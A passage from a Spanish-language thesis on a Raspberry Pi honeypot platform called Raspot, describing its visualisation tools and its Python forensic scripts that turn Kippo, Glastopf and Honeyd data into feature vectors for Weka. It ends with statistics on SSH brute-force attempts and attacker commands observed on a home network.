5.4.3.3. Sistema Glastopf-Analytics

Al igual que Kippo-Graph, el sistema Glastopf-Analytics es un sistema basado en una interfaz web, cuyo principal objetivo es el de mostrar de forma más esquemática y visual los datos obtenidos por el honeypot Glastopf. Este sistema se apoya en una plataforma desarrollada en *Dancer2[27]*, el cual es un software desarrollado en perl para mostrar la actividad en aplicaciones web. El cual nos facilita la implementación, ya que su instalación requiere pocas dependencias y además cuenta con un desarrollo flexible y potente. Tras realizar varios estudios sobre los tipos de visualizadores gráficos que posee Glastopf, llegamos a la conclusión de que este sistema era el adecuado para realizar su implementación en nuestro sistema Raspot. Hay que decir, que este sistema a diferencia de Kippo-Graph, no nos muestra gráficos relevantes sobre la actividad del honeypot, sino que nos muestra los mismos datos obtenidos por este a través de la base de datos, en un formato más legible, por lo tanto para obtener dichos gráficos, tendremos que realizar una implementación posterior basándonos en los datos obtenidos desde dicho sistema.

Para realizar la instalación de este sistema en nuestro sistema Raspot, nos hemos visto en la obligación de separar en dos archivos de instalación, uno para Pc y otro para *Raspberry*, esto es debido a los problemas encontrados a la hora de realizar la instalación de algunos de los módulos correspondientes en la arquitectura *Raspberry*, ya que estos no se encontraban operativos. Como se puede observar en el *Anexo V*, se dedica un apartado en cada una de las instalaciones para la instalación y configuración de este sistema. En primer lugar, tenemos que realizar la instalación de las dependencias correspondientes a la instalación de Glastopf-Analytics, las cuales son:

- Librería Cpan.
- DBI.
- Dancer2 [27].
- Sqlite y libgeo-ip-perl.
- Libcpan-sqlite-perl.

Todas estas dependencias como podemos observar en el archivo de instalación de dicho anexo, son diferentes en la instalación en las dos arquitecturas, esto es debido a que algunas de estas librerías no estaban operativas para la arquitectura Raspberry, y por lo tanto tuvimos que buscar soluciones alternativas para su instalación.

Para finalizar, una vez que hemos instalado todas las dependencias, procedemos a la descarga del sistema desde un repositorio de github.

La configuración del sistema se basa en la edición del fichero de configuración, donde tenemos que indicar en un primer lugar el directorio donde se encuentra alojada la base de datos de dicho honeypot, para que este pueda realizar la extracción de datos. Seguidamente, tenemos que modificar el nombre de usuario y contraseña que deseemos para el sistema de login de este sistema web. Se podrían realizar más configuraciones sobre el sistema, pero nosotros las hemos visto secundarias para la funcionalidad deseada.

Glastopf-Analytics posee un gran número de herramientas para la visualización grafica de los datos obtenidos, estas son las siguientes:

- **Login**: Este sistema a diferencia de Kippo-Graph, posee un sistema de login, esto es debido a que como esta página se ejecuta en el puerto 3000, necesitamos un sistema de login adicional al creado anteriormente, ya que cualquier atacante podría entrar en esta página. El aspecto de esta página se muestra en la *imagen 27 del Anexo IX*.

- **Index**: Cuando un usuario introduce correctamente la contraseña en la página de Login, el sistema le muestra la página de inicio, en la cual podemos ver que en la parte central de esta hay una especie de mini tutorial de inicio a la herramienta. En la derecha de la página, podemos ver lo más importante, el centro de comandos. Finalmente, debajo de este centro de comandos, nos encontramos con algunos enlaces de interés, así como el enlace para realizar el

logout. El aspecto de esta página, lo podemos observar en la *imagen 28 del Anexo IX*.

- **Top Files**: En este apartado podemos encontrar el top de los ficheros obtenidos mediante un ataque realizado a este honeypot, a través de su enlace podemos ver el top de todos los ficheros que deseemos. El aspecto de esta página lo podemos ver en la *imagen 29 del Anexo IX*.

- **Last Files**: Esta página nos muestra los últimos ficheros obtenidos hasta el momento, al igual que para la anterior página, se puede visualizar todos los que se deseen. El aspecto de esta página se puede observar en la *imagen 30 del Anexo IX*.

- **Last Events**: En este apartado, se puede visualizar todos los tipos de eventos detectados en el honeypot, estos son ordenados por fecha de producción, donde podemos ver la fecha, procedencia, sistema utilizado y ataque realizado. El aspecto de esta página, se puede ver en la *imagen 31 del Anexo IX*.

- **Top Visitors**: En esta página podemos ver el top de los visitantes a nuestro sistema, es decir, el top de los que nos han realizado ataques al sistema. Esta nos muestra el número de ataques realizados por el atacante, su dirección IP, su localización y su nombre de host. Su aspecto es el que se muestra en la *imagen 32 del Anexo IX*.

- **Top Countries**: En esta página, podemos ver el top de los países que nos han realizado ataques, en donde podemos ver el país y el número de ataques realizados, su aspecto es el que se muestra en la *imagen 33 del Anexo IX*.

- **Last Comments**: En esta página, podemos ver el top de los últimos comentarios realizados en la página de registro de ataques del honeypot. Su aspecto es el que se muestra en la *imagen 34 del Anexo IX*.

- **Top User-Agents**: En esta página podemos ver el top de los agentes usados para realizar los ataques, es decir el top de los navegadores y sistema operativo usado para realizar los ataques. El aspecto de la página es el que se muestra en la *imagen 35 del Anexo IX*.

- **Top Event Patterns**: Esta es una de las páginas más importantes de este visualizador, ya que es el que nos muestra el número de ataques detectados por el honeypot. Su aspecto es el que se muestra en la *imagen 36 del Anexo IX*.

- **Top Requested Filetypes**: En esta página podemos ver el tipo de archivos que han sido ejecutados en el honeypot. Su aspecto es el que se muestra en la *imagen 37 del Anexo IX*.

5.4.3.4. Sistema Honeyd-Viz

Para realizar la visualización grafica del honeypot Honeyd, se ha creado un sistema de visualización grafica muy similar al ya estudiado Kippo-Graph, en el cual podemos ver todos los gráficos correspondientes a los ataques almacenados en la base de datos de dicho honeypot.

Para la instalación de este entorno gráfico, tenemos que realizar los comandos que se describen en el script de instalación de este honeypot en el *Anexo VI*. Para realizar su instalación, tenemos que realizar los mismos pasos que para el honeypot Kippo, en donde en un primer lugar tenemos que descargar el sistema desde el mismo repositorio que para Kippo-Graph y posteriormente proceder a descomprimir dicho archivo y finalizar su instalación dando permisos de ejecución.

Una vez que tenemos instalado todo el sistema, procedemos a la configuración, en la que tenemos que modificar el archivo de configuración incluido en el directorio actual de este, el cual se llama config.php. En este archivo, tenemos que realizar la configuración personalizada para que este se conecte con nuestra base de datos, y por lo tanto tenemos que modificar los datos de acceso a la base de datos y poner nuestros propios datos.

En este sistema de visualización grafica al igual que para Kippo-Graph tenemos varias páginas que nos muestran todo tipo de gráficos y tablas que hacen referencia a los datos extraídos por dicho honeypot, estas son:

- **Index**: Al igual que para Kippo-Graph, poseemos una página de inicio en donde tenemos un enlace importante, a través del cual se pueden generar los gráficos correspondientes a la última modificación de la base de datos. El aspecto de esta se puede encontrar en la imagen *38 del Anexo IX*.

- **Honeyd-Viz Graphs**: En esta página, podemos encontrar todos los gráficos generados por la herramienta, en los cuales podemos encontrar los siguientes:
    - **Connections by Protocol**: En estos dos gráficos, podemos ver el número de conexiones por protocolo en este honeypot.
    - **Connections by IP**: En estos gráficos podemos observar las conexiones por IP de destino que ha detectado nuestro honeypot.
    - **Connections per Day/Week**: En estos gráficos podemos observar las conexiones realizadas por día y por semana a nuestro honeypot.
    - **Connections per IP**: En estos gráficos podemos ver las conexiones por IP de origen que ha detectado Honeyd.
    - **TCP Connections per IP**: En estos gráficos podemos observar las conexiones en el protocolo TCP realizadas a nuestro Honeyd.
    - **UDP Connections per IP:** En estos gráficos podemos observar las conexiones en el protocolo UDP realizadas a nuestro Honeyd.
    - **ICMP Connections per IP:** En estos gráficos podemos observar las conexiones en el protocolo ICMP realizadas a nuestro Honeyd.
    - **Connections by Destination Port:** En estos gráficos podemos ver las conexiones realizadas por puerto de destino.

El aspecto de este entorno grafico lo podemos observar en la *imagen 39 del Anexo IX*.

- **Honeyd-Geo**: En esta página podemos ver todo lo referente a la geo localización de los atacantes en nuestro sistema, esta cuenta con los siguientes gráficos y tablas:
    - **Tabla Top 10**: En esta primera tabla, podemos observar el top 10 de los atacantes por número de pruebas realizadas, en donde podemos observar tanto la región como el país de procedencia.
    - **Número de Conexiones**: En estos gráficos se puede observar el número de conexiones a nuestro Honeyd en modo gráfico.
    - **Google-Maps**: Se puede observar que se ha añadido un complemento adicional basado en Google-Maps, a través del cual se puede ver la posición de los ataques en un mapa de este estilo.
    - **Maps**: En estos últimos dos gráficos podemos ver también la localización por países de los ataques.

  El aspecto de esta página la podemos encontrar en la *imagen 40 del Anexo IX*.

- **Honeyd-Gallery**: En este apartado de la herramienta, podemos ver todos los gráficos generados en modo de repositorio de imágenes, a través del cual podemos descargar dichos gráficos a nuestro propio ordenador. El aspecto de esta página la podemos observar en la *imagen 41 del Anexo IX*.

5.4.3.5. Sistema PhpMyAdmin

Uno de los sistemas de visualización de bases de datos empleado ha sido phpmyadmin, a través de este se puede acceder a cualquier base de datos estemos en cualquier lugar tan solo con la ayuda de cualquier navegador web. Los pasos de instalación de este sistema, así como su explicación se pueden encontrar en el anexo *VIII apartado 1*.

5.4.3.6. Sistema PhpLiteAdmin

Otro de los sistemas que nos facilita el acceso y la obtención de datos desde una base de datos es phpLiteAdmin, este es un visor grafico de bases de datos en SQLite, mediante el cual podemos hacer su uso para ver los resultados del honeypot Glastopf. Los pasos realizados para su instalación, así como toda su explicación se puede observar en el *Anexo VIII apartado 2*.

5.4.4. Sistema Raspot Forensic

5.4.4.1. Descripción de Raspot Forensic

El sistema Raspot Forensic es una implementación propia que se ha realizado para el tratamiento de los datos almacenados en las bases de datos de los honeypot implementados en nuestro sistema Raspot. Raspot Forensic se trata de una serie de scripts desarrollados en Python, cuyo objetivo es la extracción de datos de las bases de

datos de los honeypot implementados, para posteriormente convertirlos en una serie de ficheros con vectores de patrones identificados previamente. Una vez que Raspot Forensic nos facilita los ficheros con los vectores de patrones, estos son introducidos en el clasificador *Weka*, a través del cual se obtienen toda la clasificación de los ataques producidos en cada uno de los honeypot. Hay que citar, que sin esta herramienta tardaríamos mucho en realizar los ficheros con patrones obtenidos de cada uno de los ataques almacenados en la base de datos, y por lo tanto dedicaríamos gran parte de nuestro tiempo a la extracción de estos patrones de cada ataque en lugar de dedicarnos a lo realmente importante que es su análisis.

El lenguaje de programación elegido para su desarrollo ha sido Python, ya que es muy versátil de utilizar a la hora de tratar bases de datos, así como su potente entorno de desarrollo. En los siguientes subapartados, vamos a explicar cada uno de estos script desarrollados, centrando nuestra atención en los datos que se pueden obtener y realizando las explicaciones implementadas en cada uno de estos ficheros.

En este apartado, nos vamos a centrar únicamente en la explicación de la implementación de los scripts, la explicación de los tipos de patrones escogidos, así como la clasificación elegida, serán explicados en el capítulo siguiente en el apartado de análisis forense. Por otra parte, también se va a tratar un script dedicado especialmente a la obtención de un matching entre varios honeypot. En la siguiente imagen, podemos observar cómo se distribuye todo el sistema Raspot Forensic:




Figura 11: Diagrama Raspot Forensic

Todas las implementaciones de estos scripts las podemos encontrar en el *Anexo XI*.

5.4.4.2. Raspot Forensic: Uso en Kippo

Los primeros scripts desarrollados han sido para el honeypot Kippo, que como ya hemos explicado anteriormente, este guarda toda la información de los ataques detectados en su base de datos. Siguiendo esta información, se ha propuesto realizar una

implementación en una serie de scripts para tratar estos datos de una forma más cómoda para el analista forense. Estos scripts se fundamentan en la recolección de datos de su respectiva base de datos, para posteriormente realizar los cálculos para obtener el vector de patrones necesario para la posterior clasificación con la herramienta *Weka*. Para el honeypot Kippo, se han realizado dos tipos de script, atendiendo a los dos tipos de clasificaciones en este honeypot, las cuales serán explicadas en el siguiente capítulo. Estos scripts son los siguientes:

- **human_bot_kippo.py**: Mediante este script, se obtienen los vectores de patrones necesarios para cada uno de los ataques realizados desde dentro del sistema. En un primer lugar, tenemos que obtener todos los datos de la tabla input en la base de datos kippo, en esta tabla nos encontramos con los datos de los ataques o ejecución de comandos realizadas por los atacantes una vez que han conseguido entrar en el sistema. Una vez que tenemos guardado en un array todos los datos de dicha tabla, podemos realizar el cálculo de cada uno de los patrones necesarios para cada uno de los ataques. Para entender mejor la explicación de la extracción de estos datos, se puede ver su aspecto en la *tabla 12 del Anexo XII*.

  En esta tabla podemos ver que cada una de las filas corresponde con la ejecución de un comando en la terminal de Kippo, el cual es identificado mediante un id, el número de sesión en dicho honeypot, la fecha de ejecución, el realm, y si este ha sido ejecutado correctamente o no. Se puede identificar cada ataque realizado por un atacante mediante el número de sesión, así en la anterior tabla, podemos ver que desde el id 1 hasta el id 19, todos los comandos comprendidos en estas filas son ejecutados por el mismo atacante. Atendiendo a esto, se puede observar en el script, que lo primero que se realiza en el script principal es la identificación de cambio de sesión, de tal forma que cuando estamos en una misma sesión, procedemos a realizar los cálculos y en cuanto se detecta una nueva sesión, se almacena los datos de la anterior sesión en fichero. Como hemos indicado anteriormente, la explicación de porqué se han elegido cada uno de los patrones y en que consiste cada uno de ellos se realizará en el apartado de análisis forense.

  Para la obtención del id de la sesión, simplemente se ha realizado un contador que va enumerando el número de sesiones diferentes que se encuentra. En el caso de la media de ejecución en segundos, se ha realizado la diferencia entre los segundos de una ejecución y su anterior ejecución, dividiendo posteriormente por el número de veces que se ha realizado esta operación. Para el número de aciertos y fallos, se ha realizado un contador donde el número de “0” corresponde a los fallos y el número de “1” corresponde a aciertos obtenidos de la columna success. Para obtener la ponderación en ejecución, se han realizado una serie de ficheros con comandos básicos obtenidos de [19], donde se realiza la posterior comprobación de estos en cada una de las sesiones y se les asigna un valor dependiendo del tiempo que se puede tardar en ejecutar dicho comando en el sistema, siendo 0.9 la mayor tardanza y 0.0 la menor. Una vez que tenemos todos los datos anteriormente indicados, procedemos guardarlos en fichero en formato .arff para la posterior clasificación con *Weka*.

- **Input_clasif_kippo.py**: Este script atiende a la otra clasificación de los ataques efectuados una vez que el atacante está dentro del sistema. Como ya hemos indicado, las clases seleccionadas para este tipo de ataques, serán explicadas en el apartado de análisis forense. Al igual que para el anterior script, este realiza una extracción de la tabla input de la base de datos de Kippo. Para ello se ejecuta la misma consulta ejecutada en el anterior script, y se almacenan los datos obtenidos en un array. Igual que en el anterior script, cada uno de los ataques son identificados por un id de sesión y mediante este se obtienen los patrones de cada uno de estos ataques, los cuales serán explicados en el apartado de análisis forense.

  Los patrones Id, Media en segundos, Realm, Numero de Aciertos y Numero de fallos, son los mismos datos que para el anterior script. Los restantes patrones, se calculan mediante una serie de contadores que nos muestran el número de veces que se ejecutan cada uno de los tipos de comandos indicados, para ello se comprueba cada uno de los comandos ejecutados en cada sentencia de la sesión, con una serie de ficheros en los cuales se han almacenado los comandos básicos para que se produzca cada uno de los tipos de ataque elaborados desde dentro del sistema. Una vez tenemos calculados todos los patrones para cada sesión, se procede a la inserción de estos en un fichero en formato .arff para su posterior ejecución mediante la herramienta *Weka*.

5.4.4.3. Raspot Forensic: Uso en Glastopf

En segundo lugar, se han implementado una serie de scripts para la obtención de los patrones de ataque realizados a través del honeypot Glastopf. Hay que recordar, que este tipo de honeypot detecta ataques de tipo SQL injection, por lo tanto nuestro principal objetivo es el desarrollo de una herramienta que nos obtenga los patrones para su posterior clasificación con *Weka*, desde la base de datos de dicho honeypot. Una característica a tener en cuenta a la hora de realizar estos scripts, es la plataforma que utiliza Glastopf para almacenar los datos, que a diferencia de los otros dos honeypot, este utiliza *SQLite*. A continuación, vamos a ver los dos scripts implementados para el tratamiento de los datos de la base de datos, centrándonos en los dos tipos de clasificaciones que se van a realizar para este tipo de ataques, la cual será explicada en el apartado de análisis forense del siguiente capítulo.

Al igual que para el anterior honeypot, los scripts de Glastopf se pueden encontrar en el *Anexo XI*.

- **read_glastopf.py**: En este primer script, se va a realizar la extracción y tratamiento de las variables empleadas para la creación del vector de patrones por ataque. Este script, hace referencia a la primera clasificación llevada a cabo en el análisis forense de los ataques realizados al honeypot Glastopf, por lo tanto es este script debe ser ejecutado en primer lugar para obtener el primer fichero con los vectores de patrones de la primera clasificación, tras la obtención de este fichero realizaremos la clasificación y la guardaremos en fichero para proceder a ejecutar el resto de los scripts.

En primer lugar, tenemos que realizar una conexión con la base de datos almacenada en el directorio donde se encuentra este honeypot, posteriormente procedemos a ejecutar la consulta sobre la tabla events de dicha base de datos, esta tabla tiene el formato que figura en la *tabla 13 del Anexo XII*.

En esta tabla, la primera columna nos indica el id de dicho ataque en la esta tabla, seguidamente nos muestra la hora de ejecución del ataque, la IP y el puerto de origen del ataque, la pregunta establecida a través de la URL, los datos generales del atacante, el patrón clasificado por el propio honeypot y por último el nombre del fichero obtenido.

Una vez que hemos guardado la consulta efectuada a esta base de datos en un array, procedemos al cálculo de las variables para establecer el vector de patrones de cada ataque recibido. Los patrones utilizados para este vector serán explicados más adelante en el capítulo de análisis forense.

En primer lugar, tenemos que almacenar en variables el id y el puerto, posteriormente vamos a realizar la ponderación de los comandos ejecutados, para ello se compara una serie de comandos con las entradas de la columna request_url, donde se dará un mayor peso a aquellas que incluyan algún tipo de sentencia SQL, y por el contrario un menor peso a aquellas que estén basadas en la ejecución de comandos normales. Seguidamente, tenemos que implementar una serie de banderas para establecer los restantes patrones, ya que es recomendable tratar con datos numéricos en *Weka*, y por lo tanto se ha optado por trasladar a identificadores cada uno de los restantes patrones. Por último, tenemos que almacenar en fichero cada uno de los vectores de patrones obtenidos por cada una de las filas de esta tabla.

- **read_glastopfdb_sqli.py**: Atendiendo a la segunda clasificación realizada para los ataques clasificados por la primera clasificación de Glastopf, se ha realizado el script read_glastopfdb_sqli.py. Este script al igual que el anterior, realiza una consulta a la base de datos programada en *SQLite* para realizar el posterior cálculo de las variables que producirán los vectores de patrones para su posterior clasificación mediante la herramienta *Weka*. Al igual que para los anteriores scripts, para este se explicará la implementación realizada, dejando la explicación de los patrones utilizados, así como la explicación de las clases tomadas para el apartado de análisis forense del siguiente capítulo. Los patrones a generar por cada ataque en este script serán explicados en el apartado de análisis forense.

  Para la realización del segundo bloque de patrones, se han realizado varias comprobaciones en cada uno de los ataques, para detectar la aparición de estas cláusulas en cada uno de estos ataques, realizando un contador de cada una de las clausulas determinantes para cada uno de los ataques detectados por Glastopf. Hay que indicar, que para realizar la ejecución de este script, es necesario tener los datos clasificados del anterior script, ya que este solo ejecuta la consulta con los ataques detectados como SQLi. Para finalizar, se incluyen cada uno de los vectores de patrones en el fichero de salida en formato .arff para su tratamiento posterior con la herramienta *Weka*.

5.4.4.4. Raspot Forensic: Uso en Honeyd

Se ha realizado un script para realizar una clasificación sobre los ataques recibidos en el honeypot Honeyd, este script se puede ver en el *Anexo XI apartado 3*. Hay que citar que a diferencia de los anteriores script, input_clasif_honeyd.py es un script que procesa los datos obtenidos del fichero log de dicho honeypot, esto es debido a que en la base de datos se ha almacenado poca información relevante para la posterior clasificación, por lo tanto este script obtiene variables de dicho fichero log para proceder a generar un fichero .arff para la posterior clasificación con la herramienta *Weka*.

Como ya veremos en el capítulo de análisis forense, este script atiende a la clasificación en diversos tipos de escaneos de puertos realizados por los atacantes, esta es una clasificación muy potente, ya que a través del tipo de escaneo de puertos, podemos realizar un *finger print* de cada uno de los atacantes, y así poder realizar un estudio del impacto de estos en los otros honeypot.

Para llevar a cabo este estudio, se ha procedido en primer lugar a realizar un exhaustivo estudio de este tipo de ficheros log, en donde vimos una importante fuente de información, ya que este honeypot detecta las banderas de cada una de las conexiones realizadas, por lo tanto a partir de estas podemos saber qué tipo de escaneo de puertos nos están realizando. Para el desarrollo de este script, se han desarrollado una serie de contadores, en los cuales nos indican el número de conexiones TCP, UDP e ICMP realizadas por cada uno de los atacantes, posteriormente se han establecido una serie de contadores para los diversos tipos de banderas existentes, a partir de los cuales ayudándonos del clasificador Weka, podemos clasificar dichos ataques en sus diversos tipos de escaneo de puertos.

5.4.4.5. Raspot Forensic: Matching

Por último, una vez que hemos obtenido todos los datos relevantes para realizar todas las posibles clasificaciones, se ha considerado realmente importante el desarrollo de una herramienta que nos permita realizar un matching entre direcciones IP, de tal manera que mediante esta se pueda obtener más información sobre que direcciones IP realizan ataques sobre más de un honeypot y de esta manera establecer una relación entre ellos. Este script se encuentra en el *Anexo XI apartado 4*.

Para realizar el matching entre direcciones IP, nosotros hemos desarrollado un script en Python mediante el que se puede obtener las listas de direcciones IP ordenadas mediante una consulta a la base de datos, donde posteriormente se ha desarrollado un algoritmo que nos permite realizar la búsqueda de coincidencias o matching entre las direcciones IP de todas las combinaciones de honeypot existentes en nuestro sistema. La principal ventaja de usar este tipo de matching, es que en un futuro se podrá establecer una correlación entre todos los honeypot instalados en nuestra plataforma, donde se pueden llegar a detectar ataques en otro honeypot antes de que estos se produzcan debido a su anterior estudio.

Hay que indicar que a nosotros este script nos ha servido para la obtención de una correlación entre las IP de ataque a varios de nuestros honeypot, donde esta nos ayuda a detectar los atacantes más frecuentes en todo el sistema, y como se ha indicado anteriormente, esta herramienta puede servir para realizar un posterior estudio de los ataques producidos a varios honeypot.

CAPÍTULO 6

RESULTADOS Y ANÁLISIS FORENSE

6. Resultados y Análisis Forense

En este capítulo, en primer lugar se va a realizar una explicación de los resultados obtenidos en cada uno de los lugares de análisis, dividiendo esta explicación en los resultados obtenidos por cada uno de los honeypots desarrollados. En segundo lugar, se procederá a explicar las herramientas y procesos para realizar un análisis forense de los datos recolectados.

6.1.Resultados Obtenidos

6.1.1. Resultados Obtenidos en Red Domestica

Como se ha indicado anteriormente, uno de los lugares que se ha tenido en cuenta para realizar el estudio de los ataques ha sido en una red doméstica cualquiera. En esta red, se ha desplegado el sistema Raspot con todas sus herramientas indicadas en el transcurso de este proyecto y posteriormente se ha procedido a la obtención de datos mediante los visualizadores gráficos indicados anteriormente, así como a través de cada una de las bases de datos implementadas para cada uno de los sistemas honeypot.

Todos los gráficos y tablas referentes al análisis realizado en la red doméstica, se pueden ver en el *Anexo XIV*.

6.1.1.1. Resultados Honeypot Kippo

En lo referente al honeypot de detección de ataques mediante ssh Kippo, nos hemos apoyado en su visor grafico Kippo-Graph, así como de sus herramientas definidas en capítulos anteriores y de sus bases de datos. Todos los gráficos de este honeypot se pueden observar en el *Anexo XIV parte 1*. A continuación, vamos a proceder a analizar todos los datos obtenidos por este honeypot en la red doméstica:

6.1.1.1.1. Datos Generales

En primer lugar, vamos a ver los datos generales obtenidos por este honeypot, en los cuales se pueden distinguir el número de ataques por IP, día, semana, etc. Posteriormente podemos ver todas las gráficas referentes a los puertos y demás datos relevantes para su posterior análisis forense. En la siguiente tabla, podemos ver todos los ataques probados e IP detectadas:

Total login attempts	56442

Distinct source IP addresses	253

Active time period	
Start date (first attack)	End date (last attack)
Thursday, 05-Jun-2014, 14:57 PM	Tuesday, 08-Jul-2014, 13:05 PM

Tabla 1: Overall Honeypot Kippo Activity

Como se puede observar en la anterior tabla, se han recibido un gran número de ataques en este honeypot, de los cuales se han detectado un total de 56442 ataques, siendo estos realizados por 253 distintas IP.

A continuación, se va a realizar un análisis de los gráficos obtenidos por este honeypot en cuestiones generales:

- **Passwords y Usernames**: Se ha realizado la configuración de kippo utilizando las combinaciones de usuario y contraseña más comunes, es decir, aquellas que utilizan la gran mayoría de los diccionarios de password y que por lo tanto son las más empleadas por los atacantes. Como se muestran en las *imágenes 49-52*, confirma que los atacantes también hacen uso de dichos listados de password para vencer a nuestro sistema.

- **Aciertos-Fallos**: Otro concepto clave que ya hemos introducido en el anterior punto, es el grado de acierto y fallo en los ataques, hay que decir que acierto se considera cuando un atacante consigue obtener la contraseña y el nombre de usuario del sistema y por lo tanto su ataque se considera un acierto. En el grafico mostrado en la *imagen 53*, se puede observar este número de aciertos y fallos en los ataques detectados, donde vemos que como es normal, el número de fallos es más elevado que el número de aciertos, aunque estos siguen siendo muy elevados.

- **Aciertos por Día/Semana**: Para ver el funcionamiento diario y semanal de este honeypot, se han obtenido una serie de gráficos en los cuales se puede observar toda la actividad diaria y semanal de este honeypot, esta se puede observar en las *imágenes 54, 55 y 56*. En la primera imagen, se puede observar un gráfico de barras que representa a los días con más ataques recibidos, en el segundo se puede observar la actividad diaria de una forma progresiva, no obstante el ultimo es el que más información importante nos da, ya que a partir de este se puede observar en que semana se han producido un mayor número de ataques, y por lo tanto ver si nuestro sistema reacciona correctamente a los cambios realizados, para ello se pueden distinguir los siguientes picos de intensidad:

    - **13/06/2014**: Este pico de intensidad de ataques, es debido a la ocultación de todo lo que haga referencia a que nuestro sistema se basa en un honeypot, es decir, antes de este cambio los atacantes podían detectar nuestra presencia ya que estos podían ver mediante las rutas típicas en un honeypot que efectivamente era un sistema trampa, cuando se modificaron estas rutas cambiándolas de puerto y creando un sistema de login, este cambio hizo que se elevara el número de ataques.

- **20/06/2014**: Este pico de intensidad es debido a la creación de un sistema de ficheros en dicho honeypot para que el atacante no notase la mayor duda de que se encontraba en un sistema real y no en un sistema trampa, esto evidentemente produjo un aumento en el número de ataques detectados.

- **04/07/2014**: En este último pico de intensidad, se debe a que se desplegaron en el sistema los restantes honeypots y por lo tanto estos produjeron un aumento en el número de ataques.

En lo referente a las caídas en los ataques producidos, hay que decir que esto es debido a que hay periodos en los cuales los ataques son más frecuentes y otros en los que estos son menores, ya que en cualquier web el crecimiento de los accesos a un servidor pueden variar alternativamente.

- **Conexiones por IP**: En lo referente al número de conexiones por IP, se han obtenido dos gráficos, *imágenes 57 y 58*, en los cuales se pueden observar todas las IP que han realizado el mayor número de ataques a nuestro sistema, más adelante procederemos a su análisis forense.

- **Aciertos en Login por IP**: En lo referente a las IP que han realizado un mayor número de ataques a nuestro sistema se ha realizado un gráfico, *imagen 59*, en el cual se pueden observar todas las IP que han realizado ataques exitosos.

- **Pruebas por Día/Semana**: Para mostrar el número total de pruebas ejecutadas en nuestro sistema, se han realizado una serie de gráficos, *imágenes 60, 61 y 62*, que hacen referencia a las pruebas realizadas en nuestro sistema, estos realizan la misma función que los gráficos *Success per Day/Week*, pero estos hacen referencia solo al número de pruebas realizadas, como se puede observar en el grafico semanal, este sigue el mismo patrón que el anteriormente explicado.

- **Top 10 Clientes SSH**: Para mostrar el top 10 de los clientes ssh utilizados por los atacantes para sus conexiones con nuestro sistema, se ha realizado un gráfico mostrado en la *imagen 63*. En este se puede observar que uno de los clientes más utilizado es el que aporta la librería libssh, que es el más utilizado para las conexiones con servidores remotos.

6.1.1.1.2. Datos Input

Uno de los principales estudios que se pueden hacer con la herramienta Kippo consiste en analizar los comandos que han ejecutado los atacantes una vez que han conseguido romper nuestro username-password por fuerza bruta. A través de la herramienta Kippo-Graph, tenemos una herramienta dentro de esta que nos permite obtener todo tipo de información acerca de los comandos ejecutados en nuestro sistema. En la siguiente tabla, se muestra toda la actividad llevada por los atacantes dentro de nuestro honeypot a modo general:

Post-compromise human activity	
Total number of commands	Distinct number of commands
140	94

Downloaded files	
Total number of downloads	Distinct number of downloads
8	8

Tabla 2: Kippo Overall post-compromise Activity

En la que podemos ver el número total de comandos ejecutados, el número total de comandos distintos, el número total de descargas realizadas y el número total de descargas distintas realizadas, estos parámetros nos sirven para tener en primer lugar una visión sobre la actividad de nuestro honeypot. A continuación vamos a explicar los gráficos obtenidos en esta parte de Kippo.

- **Actividad por Día**: Uno de los objetos a estudiar, es la actividad diaria de ejecución de comandos que ha tenido nuestro honeypot, para ello se han realizado dos gráficos ilustrados en las *imágenes 64 y 65*, en donde podemos ver que hay días más específicos en los que se han realizado un mayor número de ejecuciones, si nos fijamos en lo explicado en el anterior apartado podemos ver que el pico de ataques que recibíamos era justo el día antes del que se ha producido en el input, esto coincide con las expectativas enunciadas anteriormente en el cual una vez que emulamos nuestro honeypot como un sistema real, los atacantes no solo han realizado un mayor número de ataques, sino que también han ejecutado un mayor número de comandos.

- **Actividad por Semana**: Resumiendo la actividad diaria vista anteriormente, se ha realizado un gráfico ilustrado en la *imagen 66*, en la cual se muestra la actividad general de los comandos ejecutados semanalmente.

- **Top 10 Input**: Para hacernos una idea de que comandos han sido los más utilizados en nuestro sistema, se ha realizado una gráfica que ilustra esta situación ubicada en la *imagen 67*, en la cual podemos ver que los comandos más empleados coinciden con los comandos más utilizados en un sistema Unix, estos son cd, ls, cat, etc.

- **Top 10 Aciertos**: También se ha estudiado el número de comandos acertados que se han realizado en el sistema, esto nos puede dar una idea del número de personas y bot que puede haber, el cual será estudiado más adelante. En la *imagen 68* se ilustra el grafico de top 10 de aciertos.

- **Top 10 Fallos**: Al igual que para los aciertos, se ha implementado una gráfica que ilustra el número de comandos fallidos realizados, esto nos puede dar también una idea sobre qué es lo que buscan los atacantes, ya que la gran mayoría de estos comandos son detectados como fallo ya que no se encuentra la herramienta utilizada por estos en nuestro sistema, en el grafico ilustrado en la *imagen 69* se puede observar esta situación.

- **Tablas Interesantes**: También se ha realizado un estudio sobre comandos específicos como wget, scripts, comandos interesantes y apt-get. En los cuales se pueden ver comandos interesantes realizados para la obtención e instalación de software malicioso en nuestro sistema, también se pueden ver los scripts ejecutados en el sistema, así como una serie de comandos interesantes detectados por el propio honeypot. Las *tablas 14-17* se puede observar el top 10 de los comandos anteriormente indicados, donde hay que destacar que desde cada tabla podemos acceder a Kippo-Playlog para reproducir un video de dicho ataque o escanear las descargas realizadas.

6.1.1.1.3. Datos Geolocalización

Para realizar un completo seguimiento de los atacantes, se va a analizar un módulo implementado en el sistema Kippo-Graph, en donde se incluyen varias herramientas y gráficos para la localización de los atacantes, en la siguiente tabla se pueden observar las 10 procedencias más frecuentes de los ataques realizados:

